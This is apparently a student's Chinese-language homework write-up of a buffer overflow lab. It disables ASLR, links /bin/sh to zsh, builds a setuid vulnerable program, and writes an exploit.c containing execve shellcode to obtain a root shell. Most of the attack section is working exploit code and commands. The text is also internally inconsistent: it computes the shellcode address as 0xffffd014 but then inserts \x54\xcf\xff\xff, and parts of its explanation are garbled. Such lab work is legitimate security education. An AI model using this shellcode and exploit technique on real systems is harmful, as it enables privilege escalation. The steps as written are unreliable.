
20242822《Linux内核原理与分析》第十二周作业
缓冲区溢出漏洞实验
一、实验简介
缓冲区溢出是指程序试图向缓冲区写入超出预分配固定长度数据的情况。这一漏洞可以被恶意用户利用来改变程序的流控制,甚至执行代码的任意片段。这一漏洞的出现是由于数据缓冲器和返回地址的暂时关闭,溢出会引起返回地址被重写。
二、实验准备
实验楼提供的是 64 位 Ubuntu linux,而本次实验为了方便观察汇编语句,我们需要在 32 位环境下作操作,因此实验之前需要做一些准备。
输入命令安装一些用于编译 32 位 C 程序的软件包:
sudo apt-get update
sudo apt-get install -y lib32z1 libc6-dev-i386 lib32readline6-dev
sudo apt-get install -y python3.6-gdbm gdb
三、实验步骤
3.1初始设置
1、Ubuntu 和其他一些 Linux 系统中,使用地址空间随机化来随机堆(heap)和栈(stack)的初始地址,这使得猜测准确的内存地址变得十分困难,而猜测内存地址是缓冲区溢出攻击的关键。因此本次实验中,我们使用以下命令关闭这一功能:
sudo sysctl -w kernel.randomize_va_space=0

2、此外,为了进一步防范缓冲区溢出攻击及其它利用 shell 程序的攻击,许多shell程序在被调用时自动放弃它们的特权。因此,即使你能欺骗一个 Set-UID 程序调用一个 shell,也不能在这个 shell 中保持 root 权限,这个防护措施在 /bin/bash 中实现。
linux 系统中,/bin/sh 实际是指向 /bin/bash 或 /bin/dash 的一个符号链接。为了重现这一防护措施被实现之前的情形,我们使用另一个 shell 程序(zsh)代替 /bin/bash。下面的指令描述了如何设置 zsh 程序:
sudo su
cd /bin
rm sh
ln -s zsh sh
exit

3、输入命令 linux32 进入32位linux环境。此时你会发现,命令行用起来没那么爽了,比如不能tab补全了,输入 /bin/bash 使用bash:

3.2shellcode
一般情况下,缓冲区溢出会造成程序崩溃,在程序中,溢出的数据覆盖了返回地址。而如果覆盖返回地址的数据是另一个地址,那么程序就会跳转到该地址,如果该地址存放的是一段精心设计的代码用于实现其他功能,这段代码就是 shellcode。
3.3漏洞程序
在 /tmp 目录下新建一个 stack.c 文件:
cd /tmp
vim stack.c
按 i 键切换到插入模式,再输入如下内容:
/* stack.c */
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{    char buffer[12];
 /* The following statement has a buffer overflow problem */
 strcpy(buffer, str);
 return 1;
}
int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
通过代码可以知道,程序会读取一个名为“badfile”的文件,并将文件内容装入“buffer”。
编译该程序,并设置 SET-UID。命令如下:
sudo su
gcc -m32 -g -z execstack -fno-stack-protector -o stack stack.c
chmod u+s stack
exit

3.4攻击程序
我们的目的是攻击刚才的漏洞程序,并通过攻击获得 root 权限。
在 /tmp 目录下新建一个 exploit.c 文件,输入如下内容:
/* exploit.c */
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[] =
    "\x31\xc0" //xorl %eax,%eax
    "\x50"     //pushl %eax
    "\x68""//sh" //pushl $0x68732f2f
    "\x68""/bin"     //pushl $0x6e69622f
    "\x89\xe3" //movl %esp,%ebx
    "\x50"     //pushl %eax
    "\x53"     //pushl %ebx
    "\x89\xe1" //movl %esp,%ecx
    "\x99"     //cdq
    "\xb0\x0b" //movb $0x0b,%al
    "\xcd\x80" //int $0x80
    ;
    void main(int argc, char **argv)
    {
        char buffer[517];
        FILE *badfile;
        /* Initialize buffer with 0x90 (NOP instruction) */
        memset(&buffer, 0x90, 517);
        /* You need to fill the buffer with appropriate contents here */    strcpy(buffer,"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x??\x??\x??\x??");   //在buffer特定偏移处起始的四个字节覆盖sellcode地址
        strcpy(buffer + 100, shellcode);   //将shellcode拷贝至buffer,偏移量设为了 100
        /* Save the contents to the file "badfile" */
        badfile = fopen("./badfile", "w");
        fwrite(buffer, 517, 1, badfile);
        fclose(badfile); }
注意上面的代码,\x??\x??\x??\x?? 处需要添上 shellcode 保存在内存中的地址,因为发生溢出后这个位置刚好可以覆盖返回地址。而 strcpy(buffer+100,shellcode); 这一句又告诉我们,shellcode 保存在 buffer + 100 的位置。下面我们将详细介绍如何获得我们需要添加的地址。
现在我们要得到 shellcode 在内存中的地址,输入命令进入 gdb 调试:
gdb stack
disass main
结果如图:


esp 中就是 str 的起始地址,所以我们在地址 0x080484ee 处设置断点。
接下来的操作:
\# 设置断点
b *0x080484ee
r
i r $esp

最后获得的这个 0xffffcfb0 就是 str 的地址。
使用十六进制加法计算器计算地址:

根据语句 strcpy(buffer + 100,shellcode); 我们计算 shellcode 的地址为 0xffffcfb0 + 0x64 = 0xffffd014
现在修改 exploit.c 文件,将 \x??\x??\x??\x?? 修改为计算的结果 \x54\xcf\xff\xff,注意顺序是反的。
然后,编译 exploit.c 程序:
gcc -m32 -o exploit exploit.c
3.5攻击结果
先运行攻击程序 exploit,再运行漏洞程序 stack,观察结果:

可见,通过攻击,获得了root 权限!
成功完成实验!

 浙公网安备 33010602011771号